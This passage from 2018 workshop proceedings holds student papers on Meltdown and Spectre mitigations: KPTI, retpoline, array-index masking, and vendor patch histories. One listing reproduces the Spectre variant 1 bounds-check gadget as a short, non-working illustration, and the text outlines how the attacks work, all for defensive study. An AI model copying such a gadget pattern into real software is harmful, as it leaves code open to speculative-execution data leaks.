11786064	7356724	2928640	22071428	vmlinux-nokaiser
11798203	7371704	2928640	22098547	vmlinux-kaiser
+12139	+14980	0	+27119	

Table 2: Comparison of the kernel image size with and without KAISER.

8 FUTURE WORK

The KPTI software patch is not the final solution, but rather the best short time solution. It is not known if new hardware or a microcode update will be implemented to ease the issue [13]. The Meltdown paper [13] presented three possible methods to disable Meltdown. The first one is to disable the out-of-order execution, but this would resut in a huge performance loss, so this is not practical. The second one is to do the permission check while the memory fetch, so that the memory address is never fetched if the permission check fails. With this comes a considerable overhead to every memory fetch, because the memory fetch has to wait for the permission check. The third one is to do a hard split of the user and kernel space. So that the kernel has to be located in the upper half and the user in the lower half of the address space. Therefore the memory fetch can directly see by the address, if the permission is valid or not. The performance loss should be minimal [13]. Because it is not as easy and fast to patch the hardware, the software patch KPTI is implemented. This could be the beginning of a paradigmen shift, to only map the required in the address space, instead of mapping everything.

9 CONCLUSION

In this paper the mitigation KPTI against the hardware vulnerability Meltdown was presented. KAISER was at first created to prevent side-channel attacks for KASLR and close the leakage of kernel address information. It was found that KAISER also prevents Meltdown and therefore it was implemented on all big operating systems under the name KPTI or PTI. In this paper the focus relied on the Linux platform. The evaluation shows that the mitigation comes with a runtime performance loss. KPTI is the best short time solution, but it is only a software patch. To correct the rooted problem, it is not known if new hardware or a microcode update will fix the issue.

REFERENCES

[1] D. Gruss, M. Lipp, M. Schwarz, R. Fellner, C. Maurice, and S. Mangard. Kaiser: Kernel address isolation to have side-channels efficiently removed. https://github.com/IAIK/KAISER, 2017. Accessed: May 30, 2018.

[2] D. Gruss, M. Lipp, M. Schwarz, R. Fellner, C. Maurice, and S. Mangard. Kaslr is dead: Long live kaslr. In *Engineering Secure Software and Systems*, pages 161–176, Cham, 2017. Springer International Publishing.

[3] D. Gruss, C. Maurice, A. Fogh, M. Lipp, and S. Mangard. Prefetch side-channel attacks: Bypassing smap and kernel aslr. In *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security*, CCS '16, pages 368–379, New York, NY, USA, 2016. ACM.

[4] D. Hansen. [patch 00/30] [v3] kaiser: unmap most of the kernel from userspace page tables. https://lwn.net/Articles/738997/, 2017. Accessed: June 1, 2018.

[5] D. Hansen. Use global pages with pti. https://lwn.net/Articles/750049/, 2018. Accessed: July 1, 2018.

[6] R. Hund, C. Willems, and T. Holz. Practical timing side channel attacks against kernel space aslr. In *2013 IEEE Symposium on Security and Privacy*, pages 191–205, May 2013.

[7] A. Inc. Informationen zum sicherheitsinhalt von macos high sierra 10.13.2, zum sicherheitsupdate 2017-002 sierra und zum sicherheitsupdate 2017-005 el capitan. https://support.apple.com/de-de/HT208331, 2018. Accessed: June 11, 2018.

[8] A. M. D. Inc. Amd processor security. https://www.amd.com/en/corporate/security-updates, 2018. Accessed: June 9, 2018.

[9] Intel, editor. *Intel® 64 and IA-32 Architectures Software Developer's Manual*, volume 3 (3A, 3B, 3C), 2014. System Programming Guide 253665.

[10] A. Ionescu. Windows 17035 kernel aslr/va isolation in practice (like linux kaiser). https://twitter.com/aionescu/status/930412525111296000?lang=de, 2017. Accessed: June 10, 2018.

[11] Y. Jang, S. Lee, and T. Kim. Breaking kernel address space layout randomization with intel tsx. In *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security*, CCS '16, pages 380–392, New York, NY, USA, 2016. ACM.

[12] P. Kocher, D. Genkin, D. Gruss, W. Haas, M. Hamburg, M. Lipp, S. Mangard, T. Prescher, M. Schwarz, and Y. Yarom. Spectre attacks: Exploiting speculative execution. *ArXiv e-prints*, Jan. 2018.

[13] M. Lipp, M. Schwarz, D. Gruss, T. Prescher, W. Haas, S. Mangard, P. Kocher, D. Genkin, Y. Yarom, and M. Hamburg. Meltdown. *ArXiv e-prints*, Jan. 2018.

[14] LWN.net. Kernel page-table isolation merged. https://lwn.net/Articles/742404/, 2017. Accessed: June 6, 2018.

Current state of mitigations for Spectre within operating systems

Ben Stuart
ben.stuart@student.hs-rm.de
Hochschule RheinMain
Wiesbaden, Germany

ABSTRACT

Spectre represents a whole class of side effects of speculative execution. This paper focuses on the general approach for mitigations, which do not depend on individual microcode. Highlighting preconditions of spectre based attacks and counter measurements by using solutions of the underlying OS, if any exist. In particular this paper takes a look at the applied mitigations in software. One mitigation for variant 2, which was developed by Google Project Zero, Retpoline and a mitigation for variant 1, which limits the scope of harm. Additional methods for mitigation spectre will be named and the current state and performance impact summarized.

KEYWORDS

WAMOS, Spectre, os, exploit, operating system, cache side-channel attack, mitigation, current state

ACM Reference Format:
Ben Stuart. 2018. Current state of mitigations for Spectre within operating systems. In *Proceedings of Workshop on Advanced Microkernel Operating Systems (WAMOS 2018).* ACM, New York, NY, USA, 5 pages.

1 INTRODUCTION

After the discovery and publication of the Spectre attack, the media outlets were flooded with different stories about the effects of vulnerability on Intel and AMD processors. The paper [15] originally presenting the vulnerability highlights it quite effectively and is a must-read. This paper focuses on summarizing attacks and which mitigations were actually applied or in discussion to be applied. After the discovery it was uncertain if the vulnerabilities can be mitigated without a massive performance impact, because before code heavily relied on speculative execution to get an edge on performance. Two Spectre variants will be highlighted and the applied patches will also be explained. Currently more variations of the Spectre attack are being discovered, which will not be covered by this paper. The newly discovered Spectre attacks are called Spectre next generation (NG) [6]. It exists a third variant called Meltdown [15], which also not be covered. All variations also rely on speculative execution.

Permission to make digital or hard copies of part or all of this work for personal or classroom use is granted without fee provided that copies are not made or distributed for profit or commercial advantage and that copies bear this notice and the full citation on the first page. Copyrights for third-party components of this work must be honored. For all other uses, contact the owner/author(s).
WAMOS 2018, July 2018, Wiesbaden, Germany
© 2018 Copyright held by the owner/author(s).

1.1 Branch prediction

The branch prediction is an integral component of every CPU. In the fetch stage of a CPU pipeline the branch prediction predicts the location of the branch, as if the branch would be taken [23]. Typically each physical core of a CPU has a single branch prediction unit. The branch prediction unit of a modern CPU has a cache-like structure called Branch Target Buffer (BTB), which contains a history of already taken branches [23]. An additional component of the branch predictor is the return stack buffer (RSB), which is used if a function call is made and it stores the return address. The RSB is used to predict function returns and typically holds up to 16 return addresses [7]. Every time a *call* instruction is used, an entry is added to the RSB. This allows the branch predictor to speculate on branches as well as function returns.

2 SPECTRE-BASED ATTACKS

The goal of the Spectre attacks is to leak sensitive information off the current system. The sensitive information can be within the executing process or kernel memory, as well across a host and guest system. Three variants were presented in paper of Spectre attack. The first variation uses conditional branch misprediction and the second variant misprediction of the targets of indirect branches also known as poisoning indirect branches [15], since then further attack variations were published. This paper does not aim to provide a complete in depth explanation of the attack, for that see the original paper. Furthermore, the goal is to understand the general approach of the attack and possibly conclude which mitigations work and why.

2.1 Attack setup

In the following the attack setup for two Spectre variants will be explained. The first variant relies on speculative branch prediction to access memory. The program does not need privileged rights to read the memory. The second variant is harder to achieve. It relies on the fact, that the attacker knows how to mistrain the branch prediction to actually gain an advantage from the vulnerability.

2.2 Variant 1: Bound check bypass

To be able to execute Spectre successful, the attacker must ensure the speculative execution of code, which uses bound checks to load data after a cache miss. See Listing 1.

```
1  int *buffer_1 = ...;
2  int *buffer_2 = ...;
3  unsigned int buffer_1_len = ...;
4  unsigned int buffer_2_len = ...;
5  if (untrusted_offset < buffer_1_len)
6          unsigned int value_1 = buffer_1[untrusted_offset];
7          if (value_1 < buffer_2_len)
8                  unsigned int value_2 = buffer_2[value_1];
```

Listing 1: Spectre attack setup using bound checks [15].

The CPU will take the code path as if the bound check was successful by providing a malicious chosen offset. The *untrusted_offset* is used to fetch the *value_1* from *buffer_1* and the retrieved value is used to access *value_2*. Even in the situation, that the first and second bound check fail, the processor loads the data into the cache. After the bound check was not successful the cached data will remain in the L1-Cache and can be extracted [15]. This attack relies on the fact that the user can provide some malicious offset which used to enable speculative branch prediction.

2.3 Variant 2: Branch target injection

The second variant has a more elaborated setup. At first, you need the means of mistraining the branch predictor. The precondition for this is to actually know, how to mistrain the branch predictor of the particular system. This could be achieved by executing two or more threads on the same core with the purpose of mistraining the branch prediction of other processes [15].

An indirect branch is achieved by first reading the value of a register or memory location and then jumping to that location, if it is not known to the branch predictor, it will speculative executes code according to its prediction. This can happen through a cache miss. A branch target injection also known as poisoning indirect branches. The injection occurs while mistraining the branch prediction. If an indirect branch and cache miss occurs, it will take substantial time penalty [24] to determine the true location of the taken branch. Meanwhile, the CPU will execute code based on the result of the branch prediction.

3 MITIGATION STRATEGIES

There are several options at hand, to handle these security vulnerabilities. The operating system could try to track speculative execution paths and manually flash the cache before initiating a context switch. Secondly the compiler could insert instructions to deal with the speculative execution. This approach would require, that every application ever written to be recompiled. Lastly static analysis could provide insight in execution path and could deal with it on per-instance basis. The alternative would be to rely on the processor vendors to provide mitigations [13].

Ideally the chosen strategy should have an eligible overhead, so that performance critical application are not affected.

For the two Spectre variants some mitigation techniques can be used. But this only resolves the problem for the second variant. The vulnerability for the first variant must be dealt with on per-binary basis [16].

3.1 Mitigation options

The following mitigation options were initially presented by the original Spectre paper [15].

The mitigation which are used can be put into six categories. Preventing speculative execution, preventing access to secret data, preventing data from entering covert channels, limiting data extracting from covert channels and preventing branch poisoning [15]. Disabling speculative execution overall could be implemented by using microcode. The obvious drawback is the loss of performance, which is not desirable.

From these options the following two are used, preventing access to secret data and branch poisoning. By preventing access to secret data, speculative executions would still be possible while limiting the scope of possible harm. Branch poisoning can be prevented by using the ISA of AMD or Intel, which allows control over the indirect branches [2] or a technique which is shown in the following section.

The first mitigation option would directly prevent variant 1 and the ability to prevent branch poisoning would mitigate variant 2.

3.2 Retpoline

Retpoline is a mitigation strategy developed by Google Project Zero to prevent variant 2 of the Spectre attack. The mitigation takes only effect by compiling the code with a special flags, which inserts the additional code. It is also possible to use retpoline via microcode [12]. Alternatively a retpoline can be applied by hand. Retpoline follows a similar strategy as return-orientated-programming, but instead with the goal of mitigating a speculative execution path [19]. The general idea is that a special code sequence is used to set up an infinite loop, which captures any speculative execution.

The retpoline can be setup with two different variants, an indirect branch and an indirect call [16]. The listing 2 shows an indirect branch.

```
1  jmp *%r11          ; What we want to do
2
3  ; Doing this instead
4  call set_up_target;
5  capture_spec:
6          pause;
7          jmp capture_spec;
8  set_up_target:
9          mov %r11, (%rsp);
10         ret;
```

Listing 2: Full example of a retpoline taken from Google FAQs [19].

Because the jump or call location is known at compile time no speculation occurs while setting up the retpoline.

The outer call on line 4 setups the outer frame to which we want to branch to in the case that speculative executions happens, because the *call* instruction also adds entries to the RSB of the branch predictor. Afterwards we jump to *set_up_target*, and we modify the return address and then return to the location of *%r11*. In the case that speculative execution occurred, it will be trapped within the infinite loop at line 5 to 7. The *pause* instruction is a hint for an infinite loop.

To summarize, by calling *set_up_target* the branch predictor is mistrained via RSB and assumes that the *ret* instruction on line 10 will return us to line 5, but instead we overwrite the return address. The branch prediction is not affected by this. The return instruction then uses the overwritten address location and jumps to the location originally saved in the *%r11* register. The retpoline is constructed similar for an indirect call.

The GCC 7.3 applies the retpoline [4], when returning from a function or invocations of a function via a function pointer, which avoids unwanted speculations on returns or calls. The retpoline can be shared between functions. See the listing 4, 5 in the appendix A for a more complete example.

3.3 Ftrace

A general solution approach for mitigation speculative execution is to use a tracing mechanic of the underlying operating system. In most cases the operating system already has the ability to trace function calls [3, 24], which is mostly used for debugging programs. In the particular case of linux such a tracing program is called ftrace. Ftrace would use the RSB to keep track of the number of entries. The general idea is if a certain call depth is reached, to use the retpoline to leave the execution path [4]. The idea was proposed by Ingo Molnar on the linux mailing list [18].

The advantage of this approach is that it would not require a recompilation of the particular program in use and any software would profit from this mitigation. After a week this approach seemed to be more complicated and was abandoned. The gist of the problem seemed to be, that ftrace with retpoline can only be applied, if the arguments are in the registers, multi-threaded programs had a worse performance and also it unconditionally refills the RSB after every 15th function return [8]. This happens to be a constraint of the micro architecture in use, as the most RSBs only have up 16 entries available [7].

In conclusion ftrace is a dead end, but the overall idea is promising to detect new speculative execution paths.

3.4 Non-speculative array access

A method to prevent speculative execution of the first variant is to change the calculation of the array offset, so that the processor can not do speculations on the execution path. This is prevented by using an additional bit mask to check whether the chosen offset for the array was too large.

```
1  unsigned long mask = ~(long)(offset | (size - 1 - offset))
2                       >> (BITS_PER_LONG - 1);
3  // Additional mask checks
4  // ...
5  return array[offset & mask];
```

Listing 3: Masking the malicious array offset [5].

The listing 3 presents this mitigation. By subtracting the *offset* from the $size - 1$ and applying a bitwise OR, the intermediate result would either lie within the bounds or overflow. In the case of an overflowing calculation the bitwise negation would set everything to 0, otherwise every bit would be 1, as it is ensured by shifting right.

This extra operations ensure that the offset masked with the bit mask will always be between 0 and the length of the array. The previously used bound check is still being used but now with the additionally masking of the offset to prevent speculative execution based off the offset. In the case of a speculative execution the mask will be 0 otherwise -1 (Two's complement) [5]. This allows additional error correction behavior. So even if a malicious offset was chosen, the data will lie within the bounds of the array and not some arbitrary memory location.

As of the 10th of July GCC 7.3 provides a built-in function for applying this mitigation and in addition a tracking of speculative execution path via the *-mtrack-speculation* flag for the AArch64. With this it can detect a incorrect speculation.

The Microsoft Compiler [21] analyses the source code and inserts this mitigation code as it sees fit. An analysis of Paul Kocher, an author of the Spectre paper, revealed that not all possible location are being detected and provided a false sense of security, at least for the Microsoft compiler version 19.13.26029 [14].

4 CURRENT STATE

The retpoline mitigation is implemented for the linux kernel 4.15 and upwards, as indicated by the patches [4]. This mitigates the variant 2 of the Spectre attack by using the retpoline mitigation generated by the GCC 7.3 compiler. Variant 1 can be mitigated by the GCC version 7.3, which provides the non-speculative array access as a built-in function and is used by the linux kernel, if the usage seemed appropriate.

Microsoft provides a mitigation for variant 2 via their updates. The update notes indicate that they use a microcode mitigation [17]. Additonally the Microsoft Compiler provides an unreliable mitigation for variant 1 via a compiler flag [14, 21].

The variant 1 patch seems to be reliable, as before concerns were raised that it would be possible that the processor would speculate on the calculated mask. In addition, vendors provide more ISA instruction to steer or limit speculative execution [1, 2, 10].

4.1 Performance impact

As mitigations are implemented and used by applications and operating systems, the resulting performance hit is from importance to evaluate the long term effects. To gain insight on this topic, one needs too actually benchmark the application which uses the particular mitigation and the results are dependent on the context of the application.

A statement from Microsoft compiler documentation implies, that the *QSpectre* flag, which inserts the mitigation for variant 1 shown in section 3.4, that the performance impact is negligible [21]. According user feedback for the Google servers the retpoline mitigation had a negligible performance impact [22]. An article from Red Hat indicates that the mitigation for variant 1 did not cause any performance impact [20], but variant 2 which is applied with microcode in conjunction with the retpoline, however had worse performance and caused system instabilities [11].

5 CONCLUSIONS

The initial purpose was to find some mitigations, which mostly do not involve any vendor microcode. The solution found were

realized in software and have mostly an insignificant overhead and can be safely used to mitigate the first two Spectre variants.

Overall variant 2 can be mitigated by using the retpoline approach, which requires the recompilation of the software in question. For most cases this is undesirable. In addition, on Intel x86-processors, control flow enforcement technology (CET) [9, 10] can be used, which is an alternative to the retpoline approach. CET can not be used in combination with the retpoline. It offers a shadow stack to protect against return-orientated-programming and an indirect branch tracking [9].

Variant 1 is also mitigated via the GCC or LLVM flags, which provide a built-in function to use of the non-speculative array access. Additional it is possible to use this approach to deal with non speculative access on each occurrence, the problem of this approach is to choose the correct spots to apply it.

Overall the mitigation are satisfying, but the question stands if these solutions do allow other kind of unknown speculative executions. Sadly no direct solutions from operating system were found and attempts, like utilizing ftrace, had significant drawbacks.

A APPENDIX

A.1 Shared retpoline

The assembly is stripped down of most symbols for the sake of readability. The GCC version 8.1.1 was used to generate the assembly. Following flags were used, *-mindirect-branch-thunk -mfunction-return=thunk*. The example contains two functions. The *one* function is first called indirectly via a function pointer, afterwards *one* and *two* are called directly. See listing 4. The listing 5 shows the shared retpoline which is used either for the indirect call or indirect branch. Additional the listing shows the usage of a speculation barrier via the *lfence* instruction.

```
1  one:
2          nop
3          jmp         __x86_return_thunk
4  two:
5          nop
6          jmp         __x86_return_thunk
7  main:
8          pushq        %rbp
9          movq        %rsp, %rbp
10         ; Start setup for function pointer call
11         leaq        one(%rip), %rax
12         movq        %rax, function_ptr(%rip)
13         movq        function_ptr(%rip), %rdx
14         movl        $0, %eax
15         ; Calling function pointer with one()
16         call        __x86_indirect_thunk_rdx
17
18         movl        $0, %eax
19         call        one     ; Call one()
20
21         movl        $0, %eax
22         call        two     ; Call two()
23
24         movl        $0, %eax
25         popq        %rbp
26         jmp __x86_return_thunk  ; main returns 0
```

Listing 4: Calling and returning of functions with retpoline.

Both variants of the retpoline are constructed similar with one difference in listing 5. The return address is overwritten differently. For an indirect branch the return address is overwritten by modifying the stack pointer at line 10, as in an indirect call the stack pointer is overwritten via a register.

```
1  ; Retpoline for an indirect branch
2  __x86_return_thunk:
3          call        .LIND1
4  .LIND0:
5          pause
6          lfence
7          jmp         .LIND0
8  .LIND1:
9          ; Overwriting last stack address
10         lea         8(%rsp), %rsp
11         ret
12 ; retpoline for indirect calls
13 __x86_indirect_thunk_rdx:
14         call        .LIND3
15         .LIND2:
16         pause
17         lfence
18         jmp         .LIND2
19 .LIND3:
20         mov         %rdx, (%rsp)
21         ret
```

Listing 5: Retpoline setup.

REFERENCES

[1] AMD. 2018. Indirect branch control extension. Revision 4.10.18. Retrieved July 5, 2018 from https://developer.amd.com/wp-content/resources/Architecture_Guidelines_Update_Indirect_Branch_Control.pdf

[2] AMD. 2018. SOFTWARE TECHNIQUES FOR MANAGING SPECULATION ON AMD PROCESSORS. Retrieved July 5, 2018 from https://developer.amd.com/wp-content/resources/Managing-Speculation-on-AMD-Processors.pdf

[3] Linux Community. 2018. Retrieved August 3, 2018 from https://elinux.org/Ftrace

[4] Jonathan Corbert. 2018. Meltdown and Spectre mitigations — a February update. Retrieved July 5, 2018 from https://lwn.net/Articles/746551/

[5] Jonathan Corbert. 2018. Meltdown/Spectre mitigation for 4.15 and beyond. Retrieved July 5, 2018 from https://lwn.net/Articles/744287

[6] Martin Fischer. 2018. Retrieved July 21, 2018 from https://www.heise.de/security/meldung/Spectre-NG-Intel-Prozessoren-von-neuen-hochriskanten-Sicherheitsluecken-betroffen-4039302.html

[7] Agner Fog. 2018. The microarchitecture of Intel, AMD and VIA CPUs. Retrieved July 21, 2018 from https://www.agner.org/optimize/microarchitecture.pdf

[8] Thomas Gleixner. 2018. RFC 09/10. Retrieved July 5, 2018 from https://lwn.net/Articles/746585/

[9] Intel. 2017. Control–flow Enforcement Technology Preview. Retrieved July 5, 2018 from https://software.intel.com/sites/default/files/managed/4d/2a/control-flow-enforcement-technology-preview.pdf

[10] Intel. 2018. Intel Analysis of Speculative Execution Side Channels. Retrieved July 5, 2018 from https://newsroom.intel.com/wp-content/uploads/sites/11/2018/01/Intel-Analysis-of-Speculative-Execution-Side-Channels.pdf

[11] Intel. 2018. Microcode revision guidance. https://newsroom.intel.com/wp-content/uploads/sites/11/2018/03/microcode-update-guidance.pdf

[12] Intel. 2018. Mitigation Overview for Potential Side- Channel Cache Exploits in Linux. Retrieved July 5, 2018 from https://software.intel.com/sites/default/files/Intel_Mitigation_Overview_for_Potential_Side-Channel_Cache_Exploits_Linux_white_paper.pdf

[13] Project Zero Jann Horn. 2018. Reading privileged memory with a side-channel. Retrieved June 1, 2018 from https://googleprojectzero.blogspot.com/2018/01/reading-privileged-memory-with-side.html

[14] Paul Kocher. 2018. Spectre Mitigations in Microsoft's C/C++ Compiler. Retrieved August 3, 2018 from https://www.paulkocher.com/doc/MicrosoftCompilerSpectreMitigation.html

[15] Paul Kocher, Daniel Genkin, Daniel Gruss, Werner Haas, Mike Hamburg, Moritz Lipp, Stefan Mangard, Thomas Prescher, Michael Schwarz, and Yuval Yarom. 2018. Spectre Attacks: Exploiting Speculative Execution. *ArXiv e-prints* (Jan. 2018). arXiv:1801.01203

[16] Senior Security Engineer Matt Linton and Pat Parseghian. 2018. More details about mitigations for the CPU Speculative Execuation issue. Retrieved June 1, 2018 from https://security.googleblog.com/2018/01/more-details-about-mitigations-for-cpu_4.html
[17] Microsoft. 2018. Retrieved August 3, 2018 from https://support.microsoft.com/de-de/help/4073757/protect-your-windows-devices-against-spectre-meltdown
[18] Ingo Molnar. 2018. Create macros to restrict/unrestrict Indirect Branch Speculation. Retrieved July 5, 2018 from https://lwn.net/Articles/746583/
[19] Technical Infrastructure Paul Turner, Senior Staff Engineer. 2018. Retpoline: a software construct for preventing branch-target-injection. Retrieved June 1, 2018 from https://support.google.com/faqs/answer/7625886
[20] RedHat. 2018. Retrieved August 3, 2018 from https://access.redhat.com/articles/3311301
[21] Colin Robertson. 2018. /Qspectre. Retrieved August 3, 2018 from https://docs.microsoft.com/en-us/cpp/build/reference/qspectre
[22] Ben Treynor Sloss. 2018. Retrieved August 3, 2018 from https://www.blog.google/products/google-cloud/protecting-our-google-cloud-customers-new-vulnerabilities-without-impacting-performance/
[23] Andrew S. Tanenbaum. 1984. *Structured Computer Organization* (2nd ed.). Prentice Hall PTR, Upper Saddle River, NJ, USA. 314 pages.
[24] Andrew S. Tanenbaum. 2007. *Modern Operating Systems* (3rd ed.). Prentice Hall Press, Upper Saddle River, NJ, USA. 25,895 pages.

Overview of Meltdown and Spectre patches and their impacts

Marc Löw
Hochschule RheinMain
Wiesbaden, Germany
marc.b.loew@student.hs-rm.de

ABSTRACT

Due to the many patches released for the Meltdown and Spectre security gaps, it is difficult to keep track of them. In addition, not all patches apply to every affected processor and that these patches may also depend on manufacturers. Building on this fact, an overview of the current affected processors and their manufacturers is given. In addition, the patches that have been released so far are reviewed and listed. In this context, the type of patch and the platform are also examined. It is also considered whether the effectiveness of the patches is given and thus the security-critical gaps have been completely closed. Another key aspect of this paper is the side effects of the patches. Thereby is examined to what an influence the patches have on the system components and thus worsen performance.

ACM Reference Format:
Marc Löw. 2018. Overview of Meltdown and Spectre patches and their impacts. In *Proceedings of Workshop on Advanced Microkernel Operating Systems (WAMOS).* WAMOS, Wiesbaden, Hessen, Germany, 9 pages.

1 INTRODUCTION

As the safety-critical gaps in processors Meltdown and Spectre became known, many manufacturers, all before Intel, came under decision. Due to the media attention, the companies were forced to develop and publish solutions to eliminate these gaps as quickly as possible. The approaches for solving the vulnerabilities are individual for each different scenario. This refers above all to the position where the patches have to be made. Thereby the patches spread from the microcode of the processors to the web browsers. By uncovering new variants of vulnerabilities (e.g. Specte-NG) and the distributed reporting, there are many ambiguities about the scope of the already closed gaps. Also which patches should be performed by the user oneself and for which models of processors this is necessary, is not obvious at first glance. Furthermore, the patches and their effectiveness are also a somewhat controversial topic, since despite many patches the respective gaps could not all be completely closed [20]. There have also been several reports of very strong performance losses due to patches [40]. There are many different articles on this topic on the internet, but it is still difficult to get an overview. This paper picks up on this point. In the first section, the affected processors and the respective manufacturers are examined. In the second part, the two security holes Meltdown and Spectre are considered with a short description of the respective gaps and the functionalities. Afterwards, after the basics have been explained, the different types of patches and their import locations are described. The focus here is on the collection of all published patches and their classification into types with reference to the security gaps and processors respectively manufacturers. Subsequently, the effectiveness of the patches listed previously is considered in more detail. This provides an overview of the patches and their necessity. Another aspect is how to get these patches and what I need to do to close the security gaps for affected processors. Finally, the core topic, which examines the performance and system effects of the various patches, is described. Thereby primarily aim to separate the claims from the facts and to emphasize the effects for the respective areas of use.

Permission to make digital or hard copies of part or all of this work for personal or classroom use is granted without fee provided that copies are not made or distributed for profit or commercial advantage and that copies bear this notice and the full citation on the first page. Copyrights for third-party components of this work must be honored. For all other uses, contact the owner/author(s).
WAMOS, July 2018, Wiesbaden, Germany
© 2018 Copyright held by the owner/author(s).

2 OVERVIEW OF THE AFFECTED PROCESSORS

This section lists all processors affected by Meltdown and Spectre. The classification is made according to manufacturer and is then assigned to security gaps. The gaps are distinguished as Meltdown, Spectre 1 and Spectre 2, which makes it clearer which processors need patches and are considered in the further course of the paper. The affected processor manufacturers are AMD, Apple, ARM, Fujitsu, IBM, Intel, Nvidia, Qualcomm. But ARM is not directly a manufacturer, because they only sells licenses for there IP Cores and architectural licenses.
The list of affected processors can be found in Appendix A.1. Because of its length, it is not shown in this chapter.

3 FUNCTIONALITY OF MELTDOWN AND SPECTRE

In this section the functions of Meltdown and Spectre are explained superficially. First the approach of the attacks is considered. Afterwards the two attack scenarios are described. Because the two vulnerabilities are based on the same basis, but manipulate and exploit them in different ways, the differences between the two attacks are discussed.

3.1 Starting basic out-of-order execution

The attacks are basically possible through out-of-order execution. The concept can be found in almost all processors today. Out-of-order execution is a technique used to optimize the maximum utilization of all execution units of a CPU kernel. Instead of executing the instructions strictly according to a schedule (in-order execution) like in older processors used, they are executed as soon as all sources are available. Thus, while one execution unit is occupied, others can execute instructions parallel as long as they follow the

architectural definition. The processors that exist in practice also support the function of processing operations speculatively. This function allows the CPU to process instructions with out-of-order execution before it is certain whether they are necessary and have been confirmed [28, p. 2].

3.2 Meltdown

Meltdown is also called rogue data cache load and has the official identification number CVE-2017-5754. This attack is possible both on virtual machines in the cloud and on personal computers, with no physical access to the machine. The attacker can read inaccessible data by executing arbitrary unprivileged code. This means it is possible to execute code under the right of a normal user and thus read the kernel memory. In many iterations, the entire physical memory can then be read out. First, the attacker execute a transient command sequence on the CPU. This uses an inaccessible secret code stored somewhere in the physical memory. Then the command sequence acts as a hidden channel transmitter that transmits the secret value to the attacker [28, p. 7]. This is made possible by the use of out-of-order execution and speculative execution of commands. The period between illegal memory access and exception triggering is used. A comprehensive description and more detailed information about Meltdown can be found in the published paper [28].

3.3 Spectre

Like Meltdown, this attack is based on out-of-order execution. However, Spectre essentially uses speculative execution of instructions to access the inaccessible data. This takes advantage of the fact that the processor behaves as if the corresponding instruction had never been executed, but the state of the system changes even if the instruction was rejected. Changing the state, e.g. loading a memory page into the cache, serves as a hidden channel to eject information from the address space of the attacked process. The receiving process decodes the transmitted information from the changes in the system and can read them with it [26].
In the Spectre attack, a distinction is made between two variants, whereby both are aimed to exploit the branch prediction. Variant 1 (CVE-2017-5753), also known as bounds check bypass, uses indirect addressing to obtain speculative read accesses. In variant 2 (CVE-2017-5715), also known as branch target injection, the poisoning of the indirect branch causes an misprediction that allow to read arbitrary memory from other contexts/processes. A comprehensive description and more detailed information about Spectre can be found in the published paper [26].

4 EXAMINATION OF PATCHES

This chapter deals with the published patches for closing Meltdown and Spectre. There is a lot of information about the patches, but this makes it more difficult to get an exact overview. Therefore, the chapter explains what types of patches are available, i.e. where they are applied. The patches are then examined in detail and which vendors provide updates for the security holes. An important aspect in this section is the distinction between vendors, patch types and product versions, as a comprehensive patching is necessary to completely close the security holes. Finally, the focus is on the effectiveness of the patches.

4.1 Types of patches

The number of affected processors is large and thus also the amount of affected systems. To protect against the Meltdown and Spectre patches are now released. But to close the gaps, more points have to be taken into focus. Therefore, updates are made in microcodes for the processors as well as in operating systems and browsers. The microcode patches are aimed at closing the two gaps as well as the patches for operating systems. With microcode is meant the binary code of the machine commands of a microprogram, which is to be regarded as the machine language for controlling the arithmetic unit of processors. The browser patches are aimed at closing Spectre. So there are three types of patches that apply to different parts of the systems. These are the microcode, the browsers and the operating system.

4.2 Published Patches

Due to the different types of patches and the general number of manufacturers, an overview of all manufacturers and their published patches is given here. This is done taking into consideration the patch types. The depiction starts with the operating systems, is followed by the browsers and ends with the microcode patches.

4.2.1 Operating systems

In the following the published patches of the usual operating system manufacturers (Microsoft Windows, Linux, Apple and Goolge Android) are considered.

Microsoft Windows
Microsoft released the first patch in January 2018 and more patches were released in the following months. With the first update, Microsoft aimed to close Meltdown (CVE-2017-5754) and Spectre variant 1 (CVE-2017-5753) for 64-bit systems. Updates have been released for all Windows 10, Windows 8.1, Windows 7 SP1 and Windows Embedded 7, 8.1. Updates have also been released for Windows Server 2012 and 2016, as well as for Internet Explorer 11 under Windows 7 SP1 and 8.1 [30]. Another patch KB4056890 has been released for Internet Explorer 11 and Microsoft Edge [42]. Updates for the 32-bit systems of Windows 10 and Windows Server 2016 followed in February [30]. However, these 32-bit updates do not protect against meltdown [16].
The first patches in January though contained some bugs which increased the number of future updates and makes more confusing for the users. Triggered by the following patches from January, considerable boot problems occurred with AMD CPUs [37]:

- KB4056892 (OS Build 16299.192)
  for Windows 10 Version 1709
- KB4056898 (Security-only update)
  for Windows 8.1,Windows Server 2012 R2
- KB4056895 (Monthly Rollup)
  for Windows 8.1,Windows Server 2012 R2
- KB4056897 (Security-only update)
  for Windows7 SP1 , Windows Server 2012 R2
- KB4056894 (Monthly Rollup)

These were only fixed with the subsequent updates in March [37]:

- KB4073578 Unbootable state for AMD devices in Windows 7 SP1 and Windows Server 2008 R2 SP1
- KB4073290 Unbootable state for AMD devices in Windows 10 Version 1709
- KB4073576 Unbootable state for AMD devices in Windows 8.1 and Windows Server 2012 R2

Another consequence of the January updates was that a new vulnerability called Total Meltdown (CVE-2018-1038) was created under Windows 7 and Windows Server 2008 R2 [30]. Microsoft only released updates to close this vulnerability in April [43].
Additionally, Microsoft was forced to release an emergency update (KB4078130) after an incorrect microcode update from Intel, which was supposed to close the Spectre variant 2 (CVE-2017-5715). Microsoft justified the move by pointing to reports that Intel's new microcode causes higher reboots than expected, which can possibly lead to data loss or system corruption [16]. Another problem occurred in the distribution of updates. Users only received the updates if they had set the correct registration key. Users using third party AntiVirus (AV) software had to either set the key manually or communicate with the respective AV vendor. Many AV vendors fixed the problem with the registry key, an overview list can be found under this source [9]. To make the distribution of updates more comprehensive, Microsoft has decided to cancel the compatibility check for March [37]. As of March, Microsoft released updates that fixed all the problems that had gone before. In March and April further microcode updates were released which offer protection against Spectre version 2 for most Intel processors. Along with this, updates for AMD processors were released in April and May, making the Indirect Branch prediction barrier (IBPB) available to protect against Spectre variant 2 [30]. Two further patches from Microsoft for Windows 10 and Windows Server 2016 to close the Spectre v2 security hole were also released in May. One is exclusively intended for Intel CPUs (KB4091666), the other KB4078407 is suitable for all. However, these updates must be installed manually. Microsoft has also updated their cloud computing platform Azure [37].

Linux
